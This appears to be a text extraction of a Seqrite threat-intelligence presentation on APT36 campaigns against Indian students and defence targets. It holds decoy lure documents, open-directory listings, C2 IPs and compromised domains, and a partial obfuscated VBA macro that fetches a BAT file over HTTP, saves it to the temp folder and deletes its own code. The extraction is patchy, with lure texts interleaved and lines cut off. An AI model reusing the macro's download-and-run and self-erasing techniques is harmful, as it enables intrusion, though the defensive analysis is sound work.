Technology today is evolving at a rapid pace, enabling faster change and progress, causing an acceleration of the rate of change, until eventually it will become exponential. However, it is not only technology trends and top technologies that are evolving, a lot more has changed this year due to the outbreak of COVID-19 making IT professionals realize that their role will not stay the same in the contactless world tomorrow. And an IT professional in 2020-21 will constantly be learning, unlearning and relearning (out of necessity if not desire). It means staying current with new technology trends. And it means keeping your eyes on the future to know which skills you'll need to know to secure a safe job tomorrow and even learn how to get there. All bows to the worldwide pandemic, most of the global IT population is sitting back, working from home.

1. EVOLUTION OF THE 5G

The next technology trend that follows the Internet of Things (IoT) is use of the 5G. As of now 3G and 4G technologies have enabled us to browse the internet, use data driven services, increased bandwidths for streaming on Spotify or YouTube and so much more, 5G services are expected to revolutionize our lives by enabling services that rely on advanced technologies like AR and VR, alongside cloud based gaming services like Google Stadia, NVidia GeForce Now and much more. It is expected to be used in industries doing production activity, HD cameras that help improve safety and traffic management, smart grid control and smart retail too. Just about every telecom company like Verizon, Tmobile, Apple, Nokia Corp, QualComm, are now working on creating 5G applications. 5G services are expected to launch worldwide in 2021 with more than 50 operators offering services in about 30 countries by the end of 2021, making it a new technology trend you must watch out for, and also save a spot in. The next-generation of telecom networks (fifth generation or 5G) has started hitting the market end of 2018 and will continue to expand worldwide. Beyond speed improvement, the technology is expected to unleash a massive 5G ecosystem where networks can serve communication needs for billions of connected devices,

Internet usage Survey Form

Note: Please fill the following survey form on the basis of your daily normal use of internet and technology use.

If any of the following questions are not relevant, please insert "N/A" in answer.

Following survey is a part of educational project.

1. Which age group do you belong to?

1. under 15
2. 15 - 17
3. 18 - 21
4. 22 - 25
5. 26 - 30
6. 31 - 35
7. 36 - 40
8. 41 - 50
9. over 50

2. You are.

1. male
2. female

3. What is your PRIMARY occupation?

1. full-time employment



Decoys from last #opendir – also point to Education

Questionnaire on Climate Change

1. Awareness and Knowledge

- **Q1:** How familiar are you with the concept of climate change and its impact in India?
 - Very familiar
 - Somewhat familiar
 - Not very familiar
 - Not familiar at all
- **Q2:** Where do you primarily get your information about climate change in India?
 - News media
 - Social media
 - Educational institutions
 - Government campaigns
 - NGOs and environmental groups
 - Friends and family
 - Other (please specify)

2. Perceptions of Climate Change

- **Q3:** How concerned are you about the impact of climate change on India's environment?
 - Extremely concerned
 - Moderately concerned
 - Slightly concerned
 - Not concerned at all
- **Q4:** In your opinion, what are the most significant effects of climate change in India? (Select up to three)
 - Rising temperatures and heatwaves
 - Increased frequency of floods and droughts
 - Melting of Himalayan glaciers
 - Loss of biodiversity in forests and coastal areas
 - Water scarcity
 - Impact on agriculture and food security
 - Other (please specify)

3. Personal Impact

- **Q5:** Have you personally experienced any of the following due to climate change in your region? (Select all that apply)
 - Flooding
 - Extreme heat waves
 - Water shortages
 - Crop failure or reduced agricultural yield
 - Poor air quality
 - Economic impact (e.g., loss of livelihood, increased living costs)
 - None of the above

Student ID: 071-R-202

Assignment ID: 25-E

Subject: Professional Writing Skills

How to Improve Professional Writing Skills

Every career area requires some kind of writing task. The ability to write well has the potential to significantly advance your career. It is said that a professional writer can be identified within first few lines of a document. Whether it is a memo, letter, report, email, or other professional document, it is important to learn and use basic writing mechanics as well as the accepted formats and styles used in your workplace and industry.

Here are some suggestion for writing professional documents.

- **Document organization:** As with any basic message, start with an introduction and end with a conclusion. In the middle should be the body. Within the body should be sufficient documentation, statistics or numbers, bullets, images, graphics (charts and diagrams), tables, or whatever you need to clearly convey your message. In some communications, you will need to provide background information. You will also need to clearly state the purpose of the document. Within the conclusion, state again the behavior, action, decision, or viewpoint that you want to accomplish with your reader. Reread the information from the perspective of your readers (or have someone else read your document) and look for missing pieces of information, miscommunications, areas that are not clear, and the like.
- **Judge for improvement:** Explore your current writing skill. Ask an instructor, friend, or colleague who writes well to review your writing and to provide feedback. Make a list of the areas in which you should improve and then develop an action plan to make the required improvements. Consider categories such as punctuation, grammar, sentence structure, paragraph structure, or document organization. Itemize specific areas within each category and develop a plan to improve that area.

¹ **RESEARCH WORK**

© Utilize internet-connected computers to perform research and gather data regarding processing and storage devices.

ANSWER: -

Processing Devices:-

1. Central Processing Unit (CPU):
The primary component that executes instructions and perform calculations.
2. Graphics Processing Unit (GPU):
A specialized processor for handling graphic and computational tasks.
3. Microprocessor:
A small CPU that contains the entire processing system on a single chip.
4. Motherboard:
The main circuit board that connects and supports all hardware components.
5. Arithmetic Logic Unit (ALU):
A digital circuit that performs arithmetic and logical operation.

Storage Devices:-

1. Hard disk drive (HDD):
A non-volatile storage device that stores data on a magnetic disk.
2. Solid-State Drive (SSD):
A fast, non-volatile storage device that stores data on interconnected flash memory chip.
3. Flash Drive:
A small, portable storage device that stores data on flash memory.
4. CD/DVD/Blu-ray:
Optical storage devices that store data on a physical disc.
5. RAM (Random Access Memory):
A volatile memory technology that temporarily stores data for processing.

© Look for dual input/output devices on the internet and other resources.

ANSWER: -

1. **Touch screen:** -
Smart phones, tablets and Laptops with touch screen allow users to input data by touching screen and also display output on the same screen.
2. **Graphics Tablet:** -
Wacom, Huion and XP-Pen graphics tablets enables artists to input drawing and also display the output on the tablet screen or a connected monitor.
3. **Game Controllers:** -
Some game controllers, like the Nitendo Switch joy coin, have a screen and can accept input from the user while also displaying output.
4. **Interactive Whiteboards:** -
Smart boards, Primothean and Google Jamboard enable users to input data through touch or stylus and also display output on the board.
5. **Smartwatches:** -
Applewatch, Samsung galaxy watch and Fossil (Gen 5 allows users to input data through touch or voice and also display output on the watch face).


© Browse the web to know difference between CD formats.

ANSWER: -



APT36 targeted University Students since 2022

July 2024



B.Com Semester III

Lady Shri Ram College For Women–University of Delhi

B.Com.: Semester III

Paper 1.2:Financial Accounting

Duration: 3 hrs.

Marks: 100

Lectures: 65

Objective: The objective of this paper is to help students to acquire conceptual knowledge of the financial accounting and to impart skills for recording various kinds of business transactions.

Unit I: (a) Theoretical Framework

5 Lectures

- i. Accounting as an information system; the users of financial accounting information and their needs. Qualitative characteristics of accounting information. Functions, advantages and limitations of accounting. Branches of accounting. Bases of accounting; cash basis and accrual basis.
- ii. The nature of financial accounting principles. Basic concepts and conventions: entity, money measurement, going concern, cost realization, accruals, periodicity, consistency, prudence (conservatism), materiality and full disclosures.
- iii. Financial accounting standards; concept, benefits, procedure for issuing accounting standards in India. International Financial Reporting Standards (IFRS); - Need and procedures, Convergence to IFRS, Distinction between Indian Accounting Standards (Ind AS) and Accounting Standards (ASs).

(b) Accounting Process

12 Lectures

From recording of a business transaction to preparation of trial balance including adjustments: Capital and Revenue expenditure & receipts. Preparation of trial balance, Profit and Loss Account and Balance Sheet (Sole Proprietorship only).

Unit II: (a) Business Income

8 Lectures

- i. Measurement of business income-Net income: the accounting period, the continuity doctrine and matching concept. Objectives of measurement.

1



Cluster-6



Cluster-6 : More Open Directories

Two screenshots of web browser windows showing directory listings:

www.slidesfinder.com - /images

Name	Last modified	Size	Description
7/9/2024 10:19 AM 1260 08978.png			
7/1/2024 4:38 PM 1138845 Letter002.pdf			
4/30/2024 3:23 PM 10240 rt12.png			
3/28/2024 2:36 PM 21504 rtloki.png			
9/27/2022 1:41 PM 85790 Slide1.JPG			
9/27/2022 1:41 PM 78839 Slide2.JPG			
9/27/2022 1:41 PM 71025 Slide3.JPG			
3/19/2024 3:27 PM 140614 Slide4.png			
3/19/2024 3:47 PM 140391 Slide5.png			
7/8/2024 2:01 PM 23052 tmps.dotm			

Index of /documents01

Name	Last modified	Size	Description
Parent Directory		-	
001doc.pdf	2023-11-30 06:08	95K	
08978.png	2024-07-11 07:33	1.2K	
Filezilla.exe	2024-02-28 08:55	12M	
Letter002.pdf	2023-12-06 08:48	25K	
NavalProjects.pdf	2023-12-21 05:28	1.3M	
rt12.png	2024-03-21 05:45	62K	
sighthief.py	2023-12-21 08:02	10K	

Apache/2.4.59 (Debian) Server at mazagondoc.com Port 80

```

Set w = CreateObject(Chr(77) & Chr(83) & Chr(88) & Chr( Sub UNLK()
u = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58)
fp = "%" & Chr(84) & Chr(69) & Chr(77) & Chr(80) & "%"

Dim eStart As Integer
Dim eEnd As Integer
Dim ev As String

Dim userInput As String
userInput = InputBox("Click Ok to continue")

If userInput <> "" Then
    MsgBox "Decrypting Document in process"
Else
    MsgBox "Tender Contract Downloaded Successfully"
End If

eStart = InStr(fp, "%")
While eStart > 0
    eEnd = InStr(eStart + 1, fp, "%")
    ev = Mid(fp, eStart + 1, eEnd - eStart - 1)
    fp = Replace(fp, "%" & ev & "%", Environ(ev))
    eStart = InStr(eEnd + 1, fp, "%")
Wend

If Right(fp, 1) <> "\" Then
    fp = fp & "\"
End If
fn = Mid(u, InStrRev(u, "/") + 1)
fn = "08973422348.ba" & "t"                                Downloads BAT
p = fp & fn


w.Open "GET", u, False
w.send
If w.Status = 200 Then
    Dim fArr() As Byte
    fArr = w.responseBody
    Dim s As Object
    Set s = CreateObject(Chr(65) & Chr(68) & Chr(79) &
    s.Type = 1
    s.Open
    s.Write fArr
    s.SaveToFile p, 2
    s.Close
End With
On Error GoTo 0
ThisDocument.Saved = True
ActiveDocument.Saved = True
End Sub

Sub DVBP()
    Application.DisplayAlerts = False
    Dim i As Long
    On Error Resume Next
    With ThisDocument.VBProject
        For i = .VBComponents.Count To 1 Step -1
            .VBComponents.Remove .VBComponents(i)
            .VBComponents(i).CodeModule.DeleteLines
            1, .VBComponents(i).CodeModule.CountOfLines
        Next i
    End With
    Deletes VBA
    On Error GoTo 0
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
End Sub

```



Cluster-6





Cluster-6 : Lures

வ. உ. சிதம்பரனார் துறைமுகப் பொறுப்புக் கழகம்
V.O.Chidambaranar Port Trust

PORT ENTRY PERMIT

PAY AND ALLOWANCES

The Air Force employees are governed by the Ministry of Defence (Revised Pay) Rules 2024. This RSRP Rules shall be deemed to have come into force on the First Day of July 2024.

REQ.NO: 0109180640

CARD NO: 10763

NAME: SURESH FERNANDO

DESIGNATION: EXECUTIVE OFFIC

COMPANY: ARTHUR EXPORTS

ID PROOF NO: 946277639965

Access Area: SBW,NBW,NCB

Validity: 01/09/2018 14:37 - 1

S.No.	Position	Salary Per month	Incremented Salary (15% increment)
1	Flying officer	56,100	64,515
2	Flight lieutenant	61,300	70,495
3	Squadron leader	69,400	79,810
4	Wing commander	1,16,700	1,34,205
5	Group captain	1,25,700	1,44,555
6	Air commodore	1,34,400	1,54,560
7	Air vice marshal	1,82,200/-	2,09,530
8	Air marshal	2,05,400/-	2,36,210
7	Air chief marshal	2,50,000/-	2,87,500

कोचीन शिप्यार्ड लिमिटेड

Cochin Shipyard Limited

January 2024 महीने के दौरान ₹20 लाख और उससे ऊपर मूल्य के ठेके का विवरण

Details of contracts of value Rs. 20 lakhs and above during the month of January 2024


बिजक का स्थान दिनांक 15.12.2023 तक

STATUS OF INVOICES AS ON 15.12.2023

PART-1 STATUS OF INVOICES OF MSME VENDORS AS ON 15.12.2023 of BP 1000 & 2000 (Naval Projects Payment Section)													
प्रत्येक विवरण कोड Section Code	प्रत्येक विवरण कोड Discipline	विवरण कोड Vendor Code	विवरण का नाम/ Vendor Name	विवरण का नाम/ Vendor Name	विवरण का नाम/ Vendor Invoice No.	विवरण का नाम/ Vendor Invoice Date	विवरण का नाम/ Purchase Order No.	प्रत्येक विवरण का नाम/ SAP Invoice No.	प्रत्येक विवरण का नाम/ Receipt Date	प्रत्येक विवरण का नाम/ Payment Document No.	प्रत्येक विवरण का नाम/ Payment Date	प्रत्येक विवरण का नाम/ Status	
1000	FINANCE	0001008001	LINIA ENGINEERING SERVICES		MR/14	06/07/2023	3250000337	5100288496	12/07/2023	2000006625	16/08/2023	MSME	POSTED
1000	FINANCE	0001015506	ANMOL ENGINEERING		36	27/07/2023	3270003064	5100288963	08/08/2023	2000006608	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G91	15/07/2023	3100002460	5100288048	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G90	15/07/2023	3100002460	5100288047	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G89	14/07/2023	3100002460	5100288043	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G88	14/07/2023	3100002460	5100288046	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G87	14/07/2023	3100002460	5100288045	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G86	14/07/2023	3100002460	5100288044	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.		G85	14/07/2023	3100002460	5100288042	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234016133	24/07/2023	3000013760	5100289083	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234016132	24/07/2023	3000013760	5100289084	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234016131	24/07/2023	3000013760	5100289085	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234014173	13/07/2023	3000013760	5100288492	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234014172	13/07/2023	3000013760	5100288491	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234014171	13/07/2023	3000013760	5100288480	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234014170	13/07/2023	3000013760	5100288479	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234014169	13/07/2023	3000013760	5100288478	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234013125	03/07/2023	3000013760	5100288495	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234013124	03/07/2023	3000013760	5100288494	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED		M1234013122	03/07/2023	3000013760	5100288493	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001001616	JAA ENGINEERS PVT LTD		MDL9081/11-23/24	13/07/2023	3100002404	5100288972	19/07/2023	2000006666	17/08/2023	MSME	POSTED
1000	FINANCE	0001003204	JOSEPH LESLIE DYNAMIKS MANUFACTUR		JLDPT158/2324	27/07/2023	3270002788	5100289355	07/08/2023	2000006669	17/08/2023	MSME	POSTED
1000	FINANCE	0001005478	VANSON ENGINEERING PRIVATE LIMITED		GST/T-23/23-24	26/07/2023	3380001005	5100289160	04/08/2023	1500000629	17/08/2023	MSME	POSTED
1000	FINANCE	0001015918	PRESIDENTIAL VALVES PRODUCTS		57	05/07/2023	3000013862	5100289165	04/08/2023	2000006685	17/08/2023	MSME	POSTED



Sweet Correlations





Threat Hunting

Hunting LNK

- Static
- Behavior - MSHTA

Hunting Infrastructure

- Open directories on LiteSpeed Server
- C2 located in Germany under Contabo GmbH

desktop-osi6rre
desktop-g1i8n3f
desktop-j6llo2k
desktop-bdeb1nb
desktop-g4b6mh4
desktop-87p7en5
desktop-ey8nc5b

38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat
207.180.192[.]77	vmi747785.contaboserver.net	Key RAT
38.242.220[.]166	vmi1390334.contaboserver.net	Ares RAT
161.97.151[.]220	vmi1370228.contaboserver.net	Ares RAT
164.68.102[.]44	vmi1701584.contaboserver.net	AllaKore RAT
213.136.94[.]11	vmi1761221.contaboserver.net	AllaKore RAT
144.126.143[.]138	vmi1264250.contaboserver.net	Action RAT
209.126.7[.]8	vmi1293957.contaboserver.net	Action RAT




Compromised Domains

103.76.213[.]95	rockwellroyalhomes[.]com isometricsindia[.]co.in	October 2023 August 2023
162.241.85[.]104	ssynergy[.]in elfinindia[.]com occoman[.]com sunfireglobal[.]in masterrealtors[.]in smokeworld[.]in	April 2023 May 2023 August 2023 October 2023 November 2023 March 2024
151.106.97[.]183	ivinfotech[.]com inniaromas[.]com revivelife[.]in vparking[.]online	November 2023 November 2023 March 2024 April 2024
84.32.84[.]41 160.153.131[.]201	springfielduniversity[.]info ddbl[.]co.uk	April 2024
67.223.118[.]135	reviewassignment[.]in / online	May 2024
162.0.209[.]114 151.106.117[.]91 192.64.117[.]203	utkalsevasamitikanjurmarg[.]in dipl[.]site campusportals[.]in	June 2024
198.54.115[.]184	educationportals[.]in	August 2024



Takeaways

- Pakistan APTs increased focus on India
- Using 0-days and open-source tooling
- Parallel targeting of both Windows & Linux
- Overlapping code and infrastructure
- Utilizing ongoing events to lure victims
- Targeting university students for recruitment
- Tracking and Hunting such APT campaigns
- New APTs focusing on Android as well





SEQRITE

Quick Heal



Thank You

Innovate. Simplify. Secure.